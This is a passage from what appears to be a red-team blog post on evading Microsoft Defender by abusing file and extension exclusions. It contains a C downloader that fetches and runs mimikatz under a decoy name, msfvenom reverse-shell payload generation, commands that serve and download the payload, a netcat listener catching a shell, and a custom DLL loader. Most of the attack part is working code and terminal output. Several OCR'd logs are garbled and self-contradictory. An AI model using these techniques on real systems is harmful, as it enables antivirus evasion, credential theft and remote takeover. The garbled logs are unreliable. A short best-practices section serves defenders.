
```
3 #include <stdio.h>
4 #include <windows.h>
5 #include <wininet.h>
6
7 int main() {
8     HINTERNET hInternet, hConnect;
9     DWORD bytesRead;
10
11     // Initialize WinINet
12     hInternet = InternetOpenA("Download Example", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
13     if (hInternet == NULL) {
14         fprintf(stderr, "InternetOpen failed\n");
15         return 1;
16     }
17
18     // Open a connection to the URL
19     hConnect = InternetOpenUrlA(hInternet, "http://<IP>/mimikatz.exe", NULL, 0, INTERNET_FLAG_RELOAD, 0);
20     if (hConnect == NULL) {
21         fprintf(stderr, "InternetOpenUrl failed\n");
22         InternetCloseHandle(hInternet);
23         return 1;
24     }
25
26     // Create a buffer to store the downloaded data
27     char buffer[1024];
28
29     // Open a Local file for writing
30     FILE* outputFile = fopen("notamalware.exe", "wb");
31     if (outputFile == NULL) {
32         fprintf(stderr, "Failed to open output file for writing\n");
33         InternetCloseHandle(hConnect);
34         InternetCloseHandle(hInternet);
35         return 1;
36     }
37
38     // Read and write data until the end of the file
39     while (InternetReadFile(hConnect, buffer, sizeof(buffer), &bytesRead) && bytesRead > 0) {
40         fwrite(buffer, 1, bytesRead, outputFile);
41     }
42
43     // Clean up
44     fclose(outputFile);
45     InternetCloseHandle(hConnect);
46     InternetCloseHandle(hInternet);
47
48     STARTUPINFO si;
49     PROCESS_INFORMATION pi;
50     TCHAR szCmdline[] = TEXT(".\\notamalware.exe");
51
52     // Zero the structures
53     ZeroMemory(&si, sizeof(si));
54     si.cb = sizeof(si);
55     ZeroMemory(&pi, sizeof(pi));
56
57     // Create a process for the executable in the current directory
58     if (!CreateProcess(
59         NULL,           // No module name (use command line)
60         szCmdline,      // Command Line - executable in the current directory
61         NULL,           // Process handle not inheritable
62         NULL,           // Thread handle not inheritable
63         FALSE,          // Set handle inheritance to FALSE
64         0,              // No creation flags
65         NULL,           // Use parent's environment block
66         NULL,           // Use parent's starting directory
67         &si,            // Pointer to STARTUPINFO structure
```



## Post

```
70     printf("CreateProcess failed (%d).\n", GetLastError());
71     return -1;
72 }
73
74 // Wait until child process exits.
75 WaitForSingleObject(pi.hProcess, INFINITE);
76
77 // Close process and thread handles.
78 CloseHandle(pi.hProcess);
79 CloseHandle(pi.hThread);
80
81 return 0;
82 }
```

If we run it as is then still it'll get detected by Defender AV as shown below.





## Post

```

dazzy > Desktop 3.12.3 ↗ 0ms .\downloadExec.exe
CreateProcess failed (225).
dazzy > Desktop 3.12.3 ↗ 345ms cp .\downloadExec.exe sqlserver.exe
dazzy > Desktop 3.12.3 ↗ 30ms .\sqlserver.exe
dazzy > Desktop 3.12.3 ↗ 0ms .\sqlserver.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # coffee

( ( )
[---]/
\___./

mimikatz #

```

In my case, after few seconds, Defender AV was able to detect and delete it. However, when combining it with file based exclusion, it works smoothly.

### Abusing Extension Based Exclusions

As this sound, in extension based exclusion, if some specific extension is excluded then that wouldn't be scanned by the Defender AV just as shown below where there's an exclusion for `.exe` and we are running `mimikatz.exe` as it is.

```

dazzy > Desktop 3.12.3 ↗ 15ms Get-MpPreference | Select-Object -Property ExclusionExtension
ExclusionExtension
{*.exe}

dazzy > Desktop 3.12.3 ↗ 47ms iwr http://192.168.107.129:8000/mimikatz.exe -OutFile mimi.exe
dazzy > Desktop 3.12.3 ↗ 816ms .\mimi.exe
[✓] pwsh 16:19:44

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # coffee

( ( )
[---]/
\___./

mimikatz #

```

But what if there's an exclusion for non executable extension like `".txt"` or any random extension like `".goku"`, can it still be abused? The answer is "YES". All we have to do is just have our malicious DLL binary to have the extension of the excluded extension and run it. The beauty about DLL files on windows is that they can technically have any extension, but they are still recognized and executed as DLLs by the operating system because of their internal structure and not solely by their file extension. When an application or system component needs to load a DLL, it uses functions like `LoadLibrary` or `LoadLibraryEx`. These functions read the PE header of the file to determine if it is a valid DLL, regardless of the file extension.

Post

THE BEE AS IT IS THOUGHT IT WOULD BE CAUGHT AND KILLED BY DETECTIVE A.

dazzy ➔ Desktop ➔ 3.12.3 ➔ 0ms ➔ Get-MpPreference | Select-Object -Property ExclusionExtension 4:22

ExclusionExtension APP 1;

```
{.goku}
    // Call DllMain explicitly (for demonstration only)
    BOOL result = DllMain(hinstDLL, DLL_PROCESS_ATTACH, NULL);
dazzy ➔ Desktop ➔ 3.12.3 ➔ 45ms ➔ iwr http://192.168.107.129:8000/msfmal.dll -OutFile msfmal.dll:23
dazzy ➔ Desktop ➔ 3.12.3 ➔ 14ms ➔ pwsh ➔ 16:34:25
29    } else {
30        printf("DllMain execution failed\n");
31    }
32
33    // Free the DLL module
34    FreeLibrary(hinstDLL);
35
36    return 0;
37
```

PROBLEMS 3 OUTPUT DEBUG CONSOLE TERMINAL PORTS

dazzy ➔ SQL\_Demo ➔ 20ms ➔ gcc .\internet.c -o .\internet.exe -lwinnet
dazzy ➔ SQL\_Demo ➔ 611ms ➔ cd ..
dazzy ➔ Codes ➔ 16ms ➔ gcc .\loadmydll.c -o .\loadmydll.exe
dazzy ➔ Codes ➔ 2.453s ➔ pwsh ➔ 16:11:30
dazzy ➔ Codes ➔ 16ms ➔ pwsh ➔ 16:11:33
dazzy ➔ Codes ➔ 16ms ➔ pwsh ➔ 16:32:53
dazzy ➔ Codes ➔ 16ms ➔ pwsh ➔ 16:33:00

Now when the same metasploit DLL is downloaded and executed with the excluded extension, Defender goes silent again as shown below.

```
root@kali:~/Desktop$ msfvenom -p windows/meterpreter/reverse_tcp -f powershell -l csharp -a x86 --platform windows --output msfmal.dll
[*] Generating payload...
[*] Exploit parameters (from config): {
    :LHOST="192.168.107.129",
    :LPORT=443,
    :Platform="Windows"
}
[*] Writing payload to file: msfmal.dll
[*] Exploit completed, but no session was created.
[*] Dumping exploit...
[*] Exploit completed, but no session was created.

root@kali:~/Desktop$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.107.179 - - [11/Aug/2024 16:36:41] "GET /msfmal.dll HTTP/1.1" 200 -
192.168.107.179 - - [11/Aug/2024 16:36:46] "GET /msfmal.dll HTTP/1.1" 200 -
```

```
dazzy@192.168.107.179:~$ nc -lnvp 4848
listening on [any] 4848 ...
connect to [192.168.107.129] from (UNKNOWN) [192.168.107.179] 50890
Microsoft Windows [Version 10.0.23545.1000]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\dazzy\Desktop>whoami
whoami
desktop-bhr4q9e\dazzy
```

```
dazzy@192.168.107.179:~$ curl http://192.168.107.129:8000/msfmal.dll -o msfmal.dll
[*] Downloaded: msfmal.dll (38 bytes)
```

```
dazzy@192.168.107.179:~$ pwsh -File msfmal.dll
[+] Starting reverse TCP listener on port 4848
[*] Exploit completed, but no session was created.
[*] Dumping exploit...
[*] Exploit completed, but no session was created.
```

```
dazzy@192.168.107.179:~$ Get-MpPreference | Select-Object -Property ExclusionExtension
ExclusionExtension
{.goku}
```

```
dazzy@192.168.107.179:~$ iwr http://192.168.107.129:8000/msfmal.dll -OutFile msfmal.dll
[*] Downloaded: msfmal.dll (38 bytes)
[*] Response status code does not indicate success: 404 (Expected 200).
[*] Exploit completed, but no session was created.
[*] Dumping exploit...
[*] Exploit completed, but no session was created.
```

```
dazzy@192.168.107.179:~$ iwr http://192.168.107.129:8000/msfmal.dll -OutFile msfmal.goku
[*] Downloaded: msfmal.goku (42 bytes)
[*] Response status code does not indicate success: 404 (Expected 200).
[*] Exploit completed, but no session was created.
[*] Dumping exploit...
[*] Exploit completed, but no session was created.
```

```
dazzy@192.168.107.179:~$ rundll32.exe .\msfmal.goku,DllMain
[*] Exploit completed, but no session was created.
[*] Dumping exploit...
[*] Exploit completed, but no session was created.
```

Now what if rundll32.exe (which we used in this case to execute our DLL file) is blocked or you don't want to use it for the reason such LOLBins are highly monitored. You can have your own DLL loader load and execute your malicious DLL as shown below.




## Post

```

2 #include <stdio.h>
3
4 typedef BOOL (WINAPI *DllMainFunc)(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved);
5
6 int main() {
7     HINSTANCE hinstDLL;
8     DllMainFunc DllMain;
9
10    // Load the DLL
11    hinstDLL = LoadLibrary("msfmal.goku");
12    if (hinstDLL == NULL) {
13        printf("Could not load the DLL\n");
14        return 1;
15    }
16
17    // Get the address of DllMain (this is usually not done, for demonstration only)
18    DllMain = (DllMainFunc)GetProcAddress(hinstDLL, "DllMain");
19    if (DllMain == NULL) {
20        printf("Could not locate the function DllMain\n");
21        FreeLibrary(hinstDLL);
22        return 1;
23    }
24
25    // Call DllMain explicitly (for demonstration only)
26    BOOL result = DllMain(hinstDLL, DLL_PROCESS_ATTACH, NULL);
27    if (result) {
28        printf("DllMain executed successfully\n");
29    } else {
30        printf("DllMain execution failed\n");
31    }
32
33    // Free the DLL module
34    FreeLibrary(hinstDLL);
35
36    return 0;
37}
38

```



## Best Practices When Setting Exclusions

- Only implement exclusions when absolutely necessary and after thorough testing.
- Prefer narrow, specific exclusions over broad ones. For example, exclude a specific file rather than an entire folder.
- Implement a process to periodically review all exclusions and remove any that are no longer needed.
- Implement additional monitoring and logging for areas that are excluded from AV/EDR scanning.
- Combine exclusions with application whitelisting to ensure only approved applications can run, even in excluded areas.



## Conclusion

AV/EDR exclusions, while necessary for system functionality, introduce silent bypass opportunities that are often overlooked in security assessments. By understanding these risks and implementing proper management and mitigation strategies, organizations can balance the need for operational efficiency with robust security practices.

As we've seen, the abuse of exclusions can be a powerful and stealthy technique for evading detection. It's crucial for security professionals to be aware of this attack vector and to implement proper controls and monitoring around exclusions.

Remember, security is not about eliminating all risks, but about managing them effectively. Stay vigilant, regularly review your exclusions, and always assume that attackers are looking for these silent pathways into your systems.

[Red Teaming](#), [Defense Evasion](#)

[bypass](#) [defender](#) [exclusions](#)

This post is licensed under [CC BY 4.0](#) by the author.

Share:

## Further Reading

<p>Oct 13, 2023</p> <p><a href="#">(Un)Hooking, COWs and Meow Meow</a></p> <p>Konichiwa to all my readers! Today, I'm sharing a concise blog post centered on a...</p>	<p>Aug 17, 2021</p> <p><a href="#">Defense Evasion Series Part 1 AMSI Bypass</a></p> <p>Introduction Hello Folks. This is the beginning of a new blog post series on...</p>	<p>Dec 25, 2021</p> <p><a href="#">Remote Process Enumeration with WTS Set of Windows APIs</a></p> <p>Introduction Hi All. I welcome you again. In this particular blog post we'll code our own...</p>
--	---	--

OLDER

[\(Un\)Hooking, COWs and Meow Meow](#)

NEWER

-